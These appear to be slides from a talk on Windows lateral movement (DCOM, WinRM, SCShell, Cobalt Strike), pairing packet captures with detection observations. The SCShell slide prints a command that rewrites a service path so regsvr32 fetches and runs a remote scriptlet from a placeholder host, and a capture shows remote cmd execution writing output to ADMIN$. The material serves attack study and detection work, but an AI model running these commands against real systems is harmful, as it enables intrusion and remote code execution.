Lateral Movements


Like WMI execution, DCERPC is then used to initialize a remote instance. In this case, the instance is based on the COM object used



```
DCERPC     166 Bind: call_id: 1, Fragment: Single, 1 context items: ISystemActivator V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
DCERPC     360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
TCP         60 35910 → 135 [ACK] Seq=113 Ack=307 Win=64128 Len=0
DCERPC     456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator
TCP         60 50452 → 445 [ACK] Seq=808 Ack=1337 Win=64128 Len=0
TCP         54 135 → 35910 [ACK] Seq=307 Ack=515 Win=2101760 Len=0
ISyste…    566 RemoteCreateInstance request
ISyste…   1062 RemoteCreateInstance response
```

Lateral Movements


The instantiated object invokes a method, in this case, ShellExecute



```
IDispa…   206 GetIDsOfNames request "Item"
IDispa…   134 GetIDsOfNames response ID=0x0 -> S_OK
IDispa…   206 Invoke request ID=0x0 Method Args=0 NamedArgs=0 VarRef=0
IDispa…   422 Invoke response SCode=S_OK VarRef=0 -> S_OK
TCP        74 39778 → 49773 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1512940994 TSecr=0 WS=128
TCP        66 49773 → 39778 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        60 39778 → 49773 [ACK] Seq=1 Ack=1 Win=64256 Len=0
DCERPC    166 Bind: call_id: 1, Fragment: Single, 1 context items: IDispatch V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
DCERPC    360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
TCP        60 39778 → 49773 [ACK] Seq=113 Ack=307 Win=64128 Len=0
DCERPC    456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator
TCP        60 39776 → 49773 [FIN, ACK] Seq=819 Ack=755 Win=64128 Len=0
TCP        54 49773 → 39776 [ACK] Seq=755 Ack=820 Win=2101504 Len=0
TCP        54 49773 → 39776 [FIN, ACK] Seq=755 Ack=820 Win=2101504 Len=0
TCP        60 39776 → 49773 [ACK] Seq=820 Ack=756 Win=64128 Len=0
TCP        54 49773 → 39778 [ACK] Seq=307 Ack=515 Win=2101760 Len=0
IDispa…   214 GetIDsOfNames request "Document"
IDispa…   134 GetIDsOfNames response ID=0xcb -> S_OK
IDispa…   206 Invoke request ID=0xcb PropertyGet Args=0 NamedArgs=0 VarRef=0
IDispa…   422 Invoke response SCode=S_OK VarRef=0 -> S_OK
IDispa…   218 GetIDsOfNames request "Application"
IDispa…   134 GetIDsOfNames response ID=0x60020000 -> S_OK
IDispa…   206 Invoke request ID=0x60020000 PropertyGet Args=0 NamedArgs=0 VarRef=0
IDispa…   422 Invoke response SCode=S_OK VarRef=0 -> S_OK
IDispa…   222 GetIDsOfNames request "ShellExecute"
IDispa…   134 GetIDsOfNames response ID=0x60030001 -> S_OK
IDispa…   574 Invoke request ID=0x60030001 Method Args=5 NamedArgs=0 VarRef=0
IDispa…   230 Invoke response SCode=S_OK VarRef=0 -> S_OK
```

Lateral Movements


The output is saved to a file



```
.....Aj................gg0,..?]....U.:W..........................:..
.......
...S.h.e.l.l.E.x.e.c.u.t.e.............
....5.......P.....$...........P............................`................
....5.........<;..............................(....
.....Aj................gg0,..?]....U.:W.......`................      ...........................#2..`I...T......................................................
0........................<..............................................&.......C.:.\.w.i.n.d.o.w.s.\.s.y.s.t.e.m.3.2...........................
...-...Z...-.../.Q. ./.c. .c.d. .\. .1.>. .\.\.1.2.7...0...0...1.\.A.D.M.I.N.$.\._._.1.5.7.3.5. .2.>.&.1.........................|.............c.m.d...e.x.e.........
....5.......9...1.&...................t...............User...`........................UserUserUser.............................................................................
....5......3...b:......
```

Lateral Movements


Then once again the output is retrieved over SMB



```
192.168.197.139      IDispa…    230 Invoke response SCode=S_OK VarRef=0 -> S_OK
192.168.197.131      SMB2       230 Encrypted SMB3
192.168.197.139      SMB2       190 Encrypted SMB3
192.168.197.131      TCP         60 50472 → 445 [ACK] Seq=984 Ack=1473 Win=64128 Len=0
192.168.197.131      SMB2       244 Encrypted SMB3
192.168.197.139      SMB2       182 Encrypted SMB3
192.168.197.131      SMB2       178 Encrypted SMB3
192.168.197.139      SMB2       178 Encrypted SMB3
192.168.197.131      SMB2       230 Encrypted SMB3
192.168.197.139      SMB2       190 Encrypted SMB3
192.168.197.131      SMB2       244 Encrypted SMB3
192.168.197.139      SMB2       182 Encrypted SMB3
192.168.197.131      SMB2       178 Encrypted SMB3
192.168.197.139      SMB2       178 Encrypted SMB3
192.168.197.131      SMB2       230 Encrypted SMB3
192.168.197.139      SMB2       190 Encrypted SMB3
```

Lateral Movements

The command is executed through the DCOM launch



```
svchost.exe          9,912 K   5,352 K    776
  WmiPrvSE.exe       6,848 K   6,972 K   3276
  StartMenu    Command Line:
  RuntimeBro     C:\Windows\system32\svchost.exe -k DcomLaunch -p
  SearchUI.e   Path:
  RuntimeBro     C:\Windows\System32\svchost.exe (DcomLaunch -p)
  SkypeBack    Services:
  SkypeApp.      Background Tasks Infrastructure Service [BrokerInfrastructure
  YourPhone      DCOM Server Process Launcher [DcomLaunch]
  WmiPrvSE       Local Session Manager [LSM]
  RuntimeBro     Power [Power]
                 Plug and Play [PlugPlay]
                 System Events Broker [SystemEventsBroker]
```

Lateral Movements

From a detection perspective, we observed the following behavior:

SMB authentication

Initializing COM object over DCERPC


cmd.exe spawned

File written on disk

Lateral Movements

The WinRM case


Once again NTLMSSP NEGOTIATE over… HTTP this time



```
HTTP/…   1617  POST /wsman HTTP/1.1 , NTLMSSP_NEGOTIATE[Malformed Packet]
TCP        56  4030 → 62173 [ACK] Seq=1 Ack=1562 Win=341408 Len=0 TSval=2350485529 TS
HTTP      510  HTTP/1.1 401  , NTLMSSP_CHALLENGE
TCP        56  62173 → 4030 [ACK] Seq=1562 Ack=455 Win=407840 Len=0 TSval=2350485530
HTTP/…   2033  POST /wsman HTTP/1.1 , NTLMSSP_AUTH, User:
TCP        56  4030 → 62173 [ACK] Seq=455 Ack=3539 Win=339432 Len=0 TSval=2350485530
TCP      1516  4030 → 62173 [PSH, ACK] Seq=455 Ack=3539 Win=339432 Len=1460 TSval=235
TCP        56  62173 → 4030 [ACK] Seq=3539 Ack=1915 Win=406368 Len=0 TSval=23504856O
HTTP/…    384  HTTP/1.1 200
```

Lateral Movements

WSMN is launching the process



```
wsmprovhost.exe    51.43   39,304 K   55,916 K   3508 Host process for WinRM plu...
  cmd.exe           0.34    4,056 K    3,292 K   3856 Windows Command Processor
    conhost.exe     2.05    6,592 K   12,924 K   3736 Console Window Host
```

Lateral Movements

- Note that WinRM is a Windows feature, which explain why the execution flow is a bit more straight-forward

- Unfortunately, by default the WinRM trustedhosts list is empty which mean that you can’t connect to it even if it’s running

Lateral Movements

From a detection perspective, we observed the following behavior:

HTTP authentication

The WSMAN process is launched

cmd.exe spawned

Lateral Movements

SCShell technique:


This technique relies on Service Manager to update the binary path name of an existing service; it is technically a fileless lateral movement technique

https://github.com/Mr-Un1k0d3r/SCShell

Lateral Movements

DCERPC is used to initialize the SVCCTL (Service Control Manager Remote Protocol)

Notice that, in this case, the authentication occurs over DCERPC



```
DCERPC    170 Bind: call_id: 2, Fragment: Single, 2 context items: EPMv4 V3.0 (32bit NDR), EPMv4 V3.0 (6cb71c2c-9812-4540-0300-000000000000)
DCERPC    138 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Acceptance, Negotiate ACK
EPM       210 Map request, SVCCTL, 32bit NDR
EPM       206 Map response, SVCCTL, 32bit NDR
DCERPC    559 Bind: call_id: 2, Fragment: Single, 2 context items: SVCCTL V2.0 (32bit NDR), SVCCTL V2.0 (6cb71c2c-9812-4540-0300-000000000000), INITATOR_NEGO, INITIATOR_META_DATA
DCERPC    169 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Acceptance, Negotiate ACK
DCERPC    187 Alter_context: call_id: 2, Fragment: Single, 1 context items: SVCCTL V2.0 (32bit NDR), NTLMSSP_NEGOTIATE
DCERPC    373 Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Acceptance, NTLMSSP_CHALLENGE
DCERPC    407 Alter_context: call_id: 2, Fragment: Single, 1 context items: SVCCTL V2.0 (32bit NDR), NTLMSSP_AUTH, User: WTL-SP-4XXHWT2\administrator
DCERPC    147 Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Acceptance
SVCCTL    230 OpenSCManagerA request
SVCCTL    134 OpenSCManagerA response
SVCCTL    166 OpenServiceA request
SVCCTL    134 OpenServiceA response
SVCCTL    310 ChangeServiceConfigA request
SVCCTL    118 ChangeServiceConfigA response
SVCCTL    134 StartServiceA request
```


Lateral Movements

The SVCCTL is calling the following APIs

OpenSCManagerA	Get a SCManager handle
OpenServiceA	Open a handle on the target service
QueryServiceConfigA	Query service binary path name
ChangeServiceConfigA	Update the binary path name to the attacker controlled one
StartServiceA	Start the service to trigger the binary path
ChangeServiceConfigA	Revert to the original binary path name

Lateral Movements

Using a Windows binary, such as regsvr32.exe, allows to execute code on the remote system without dropping a file on disk



```
C:\Users\charles.hamilton\Desktop>SCShell.exe local XblGameSave "C:\windows\system32\regsvr32.exe /s /n /u /i://your.website/payload.sct scrobj.dll"
SCShell ***
SC_HANDLE Manager 0x00785F98
Opening XblGameSave
SC_HANDLE Service 0x00785FE8
LPQUERY_SERVICE_CONFIGA need 0x0000013a bytes
Original service binary path "C:\windows\system32\svchost.exe -k netsvcs -p"
Service path was changed to "C:\windows\system32\regsvr32.exe /s /n /u /i://your.website/payload.sct scrobj.dll"
Service was started
Service path was restored to "C:\windows\system32\svchost.exe -k netsvcs -p"
```

Lateral Movements

From a detection perspective, we observed the following behavior

DCERPC authentication


Service is modified

A service is started and executed commands

Lateral Movements

When I released SCShell, it was a fairly new concept. Which prove that you are always limited by your own knowledge when it come to detection and attack

https://community.rsa.com/t5/rsa-netwitness-platform-blog/using-the-rsa-netwitness-platform-to-detect-lateral-movement/ba-p/521300


When we first looked at this, we didn't have much in terms of detection, but with a prompt response from William Motley from our content team, he produced an update to the *DCERPC* parser that is the basis of this post.

Lateral Movements

IMPORTANT NOTE


This is why I think doing your own research and coming up with your own ways of doing things will be valuable, since defender detect was is well known/used

They can’t hook every single APIs or monitor every protocols, be creative, go where nobody else when

Lateral Movements

The CobaltStrike case

psexec option is pretty much the same as the standard psexec
However, Cobalt Strike is using the following structure


Service is running
Powershell is launched via the service
Powershell oneliner executed
Shellcode is executed

Lateral Movements

The CobaltStrike case

By default, every lateral movement technique used will invoke powershell

